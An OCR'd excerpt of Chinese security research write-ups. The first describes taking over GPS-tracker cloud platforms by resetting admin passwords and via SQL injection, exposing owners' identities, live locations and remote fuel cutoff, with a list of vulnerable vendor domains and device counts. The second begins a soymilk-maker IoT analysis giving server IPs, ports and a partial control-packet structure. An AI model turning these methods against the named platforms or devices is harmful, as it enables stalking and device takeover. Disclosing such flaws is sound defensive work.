


图 3-1-5




图 3-1-6

通过接口将管理员的密码初始化，然后登录查看可以看到，仅仅这一个平台，就有超过 25 万的设备，当前在线设备就有 2.7 万，如图 3-1-7：

图 3-1-7

可以直接定位到这些设备的具体地理位置，也 可以获取到使用该设备的车辆及人员的具体信息(电话、车牌号、姓名等)，如图 3-1-8：

图 3-1-8

可以定位到其车辆当前的具体位置，如图 3-1-9：

图 3-1-9

还可以通过历史数据分析车辆的行驶轨迹，如图 3-1-10：




图 3-1-10

甚至可以直接远程切断行驶车辆的油电，如图 3-1-11：

图 3-1-11

通过进一步的研究我们发现，该系统的 webservice 接口还存在有 sql 注入漏洞，通过

在 soap 消息中插入恶意数据，我们甚至可直接控制该服务器，如图 3-1-12：




图 3-1-12

如图 3-1-13：




图 3-1-13

漏洞影响

研究发现，这套商业化的 GPS 定位程序使用量非常大，用户遍布中国、欧洲、中东、非洲、东南亚等多个地区，如图 3-1-14：

图 3-1-14

还包括一些中东地区，战乱地区都比较喜欢用 GPS 跟踪。这里就体现出 GPS 的应用场景了，如图 3-1-15~图 3-1-18：



GRTQ-15257
GRTQ-16797
GRTQ-14918
GRTQ-16779
GRTQ-15329
GRTQ-16783
GRTQ-21920
GRTQ-16808
埃克
阿拉克
卡尚
伊斯
比尔詹
阿瓦士
巴士拉
科威特城
科威特
布什尔
锡尔詹
巴姆
Wildlife Sanctuary
360安全播报 (bobao.360.cn)

图 3-1-15


Oxford
Chilterns AONB
M40
M25
M4
M3
M23
M27
A12
伦敦
滨海绍森德
Southend-on-Sea
雷丁
Reading
纽伯里
Newbury
贝辛斯托克
Basingstoke
Surrey Hills Area of Outstanding Natural Beauty
温切斯特
Winchester
南安普敦
Southampton
South Downs National Park
New Forest National Park
奇切斯特
Chichester
伊斯特本
Eastbourne
黑斯廷斯
Hastings
ID号:
状态:静止
电量:100%
定位时间:2015-12-30 21:49:44
停留时间:22分钟
定位方式:GPS
实时跟踪 历史轨迹 电子栅栏 更多▼
360安全播报 (bobao.360.cn)

图 3-1-16

图 3-1-17

图 3-1-18

而且我们发现这套 gps 定位程序不仅仅被用于车辆定位，还衍生出了儿童手表、人员定位器甚至宠物定位等多个版本，人员定位器，如图 3-1-19：




图 3-1-19

儿童手表，如图 3-1-20：

图 3-1-20

宠物定位，如图 3-1-21：

图 3-1-21

我们从淘宝销售的 gps 定位装置中选择了多个销量较大的商家测试，发现绝大多数平台都存在漏洞，总数超过了 100 万台，以下是做的部分统计：

www.tourrun.net 总设备数量:496805
www.zg666gps.com 总设备数量:253426
www.indlifelocate.com 总设备数量:252980
ry.i365gps.com 总设备数量:93638
www.gpsjm.com 总设备数量:55451
gps.zg002gps.com 总设备数量:42993
www.mkcx.net 总设备数量:41894
www.aika168.com 总设备数量:40586
www.xmsyhy.com 总设备数量:12645
www.twogps.com 总设备数量:3587
www.lkgps.net 总设备数量:3434
ec-dbo.cn 总设备数量:2961

安全建议

如何发现自己的车辆有没有被人装上定位器？

很多人看到新闻都产生了顾虑，生怕自己的车辆是否被装上了定位器。

这里可以告诉大家几个思路去排除，首先这类定位器是装有强磁铁的，所以车上除了这个定位器 以外不会有其它的强磁设备，可以去一些磁力检测仪来检测。

第二种方法是 GPS 定位系统是需要用 GPS 信号的定位车辆的，可以在一个信号屏蔽的环境下检测车 辆是否有 GPS 信号。

第三个就是通过利用云平台的漏洞检测自己的车辆轨迹是否被跟踪，这也是没有办法中的办法了。

以后如何选用 GPS 定位平台?

GPS 定位的需求很多，因为 GPS 定位一方面是为了保障用户，但是存在漏洞的被不法分子利用的话，就成了暴露用户位置信息的一条路径，往往需要 GPS 定位的都是有价值的东西，这就成了攻击者的一块福地。

对于 GPS 产品应当选用可靠的、大品牌的产品。购买前应当在网上搜索一下有没有相关的安全漏洞。

如果购买了产品 发现有漏洞，建议用户停止使用，等待厂商更新平台漏洞。

（全文完）责任编辑：游风

第4节 看我如何控制任意女神豆浆机

作者：只抽红梅

来自：乌云漏洞报告平台

网址：http://www.wooyun.org/

概述

按照以往的路数，我把九阳豆浆机组成下图所示的网络环境，用来分析九阳豆浆机的安

全性，如图 1-4-1：

图 1-4-1

分析思路是：

1.通过 burp suite 抓取 app 和九阳云端通讯的数据，用于检测接口是否存在漏洞；

2.通过 openwrt 上 tcpdump 抓取豆浆机和云端通讯数据，用于检测豆浆机和云端是否存在漏洞；

经过枯燥而又漫长的过程之后，我们有了些许收获。第一部分先让我们来说说豆浆机的事情，下面是部分抓包截图，如图 1-4-2~图 1-4-4：

图 1-4-2



Follow TCP Stream
Stream Content
POST /ia/appapi/userdev HTTP/1.1
Host: api.joyoung.com:8089
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Connection: keep-alive
User-Agent: jy_ai/1.1.2 CFNetwork/711.5.6 Darwin/14.0.0
Accept-Language: zh-Hans, en-us
Accept-Encoding: gzip, deflate
Content-Length: 222
Date: Tue, 01 Sep 2015 07:46:19 GMT
Transfer-Encoding: chunked
Connection: keep-alive
Entire conversation (7242 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
www.wooyun.org

图 1-4-3



Filter: tcp.port==9001
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
297 8.044803000 192.168.137.236 121.41.20.214 TCP 78 52775 > etlservicemgr [SYN] Seq=0 Win=
300 8.077754000 121.41.20.214 192.168.137.236 TCP 74 etlservicemgr > 52775 [SYN, ACK] Seq=0
301 8.080352000 192.168.137.236 121.41.20.214 TCP 66 52775 > etlservicemgr [ACK] Seq=1 Ack=
302 8.086531000 192.168.137.236 121.41.20.214 TCP 144 52775 > etlservicemgr [PSH, ACK] Seq=1
303 8.118802000 121.41.20.214 192.168.137.236 TCP 66 etlservicemgr > 52775 [ACK] Seq=1 Ack=
304 8.263634000 121.41.20.214 192.168.137.236 TCP 98 etlservicemgr > 52775 [PSH, ACK] Seq=1
305 8.266493000 192.168.137.236 121.41.20.214 TCP 66 52775 > etlservicemgr [ACK] Seq=79 Ack
306 8.266540000 192.168.137.236 121.41.20.214 TCP 80 52775 > etlservicemgr [PSH, ACK] Seq=7
307 8.301757000 121.41.20.214 192.168.137.236 TCP 66 etlservicemgr > 52775 [ACK] Seq=33 Ack
308 9.257516000 192.168.137.236 121.41.20.214 TCP 80 52775 > etlservicemgr [PSH, ACK] Seq=9
315 9.535032000 192.168.137.236 121.41.20.214 TCP 80 [TCP Retransmission] 52775 > etlservic
316 9.553110000 121.41.20.214 192.168.137.236 TCP 101 etlservicemgr > 52775 [PSH, ACK] Seq=3
317 9.557061000 192.168.137.236 121.41.20.214 TCP 66 52775 > etlservicemgr [ACK] Seq=107 Ac
318 9.567632000 121.41.20.214 192.168.137.236 TCP 78 [TCP Dup ACK 316#1] etlservicemgr > 52
319 9.777042000 121.41.20.214 192.168.137.236 TCP 84 etlservicemgr > 52775 [PSH, ACK] Seq=6
320 9.884439000 192.168.137.236 121.41.20.214 TCP 66 52775 > etlservicemgr [ACK] Seq=107 Ac
321 9.942575000 192.168.137.236 121.41.20.214 TCP 80 52775 > etlservicemgr [PSH, ACK] Seq=1
322 9.976566000 121.41.20.214 192.168.137.236 TCP 66 etlservicemgr > 52775 [ACK] Seq=86 Ack
323 10.24002800 121.41.20.214 192.168.137.236 TCP 101 etlservicemgr > 52775 [PSH, ACK] Seq=8
324 10.29559400 192.168.137.236 121.41.20.214 TCP 66 52775 > etlservicemgr [ACK] Seq=121 Ac
325 12.19265500 192.168.137.236 121.41.20.214 TCP 80 52775 > etlservicemgr [PSH, ACK] Seq=1
326 12.22633600 121.41.20.214 192.168.137.236 TCP 66 etlservicemgr > 52775 [ACK] Seq=121 Ac
327 12.59680200 121.41.20.214 192.168.137.236 TCP 101 etlservicemgr > 52775 [PSH, ACK] Seq=1
328 12.64973300 192.168.137.236 121.41.20.214 TCP 66 52775 > etlservicemgr [ACK] Seq=135 Ac
Frame 302: 144 bytes on wire (1152 bits), 144 bytes captured (1152 bits) on interface 0
Ethernet II, Src: 70:14:a6:8d:16:ba (70:14:a6:8d:16:ba), Dst: HonHaiPr_e1:f7:f7 (08:ed:b9:e1:f7:f7)
Internet Protocol Version 4, Src: 192.168.137.236 (192.168.137.236), Dst:
Transmission Control Protocol, Src Port: 52775 (52775), Dst Port:
Data (78 bytes)
www.wooyun.org

图 1-4-4

通过分析数据包我们能够知道九阳云端一共有两个对外的 IP。

```
42.121.254.96(api.joyoung.com)
121.41.20.214
```

其中 42.121.254.96 开放 8089 端口，在 http 上搭建了 WebLogic。而 121.41.20.214 开放 9000 端口和设备通信，9001 端口与手机 app 通信。后端为运行在 Play！framework 的 java 程序。用户通过 app 绑定设备以及之后开启 app 时，会通过 api.joyoung.com:8089 提供的接口依次获取以下信息。

```
mobile_id –> session_key -> dev_id
```

在得到设备 dev_id 号后，app 会发送指令到九阳控制服务器 9001 端口，其中包含要控制设备的 dev_id 号。同时九阳控制服务器会通过 9000 端口和各个智能设备之间保持长连接，智能设备会每分钟发送心跳包保持在线状态。当服务器从 9001 端口收到控制命令后，会转发命令到对应控制设备所保持的长连接中，这样实现了跨网络的控制。在观察 9001 端口的通讯数据后，经过简单的测试，其中和设备相关的数据为一个 16 字节长度的 did。查看设备是否在线的包结构大致如下：

```
"bb00000100"+did+
"0037010002eea0003000000000000000000000000000000000000000000000000000000000000000000000
```

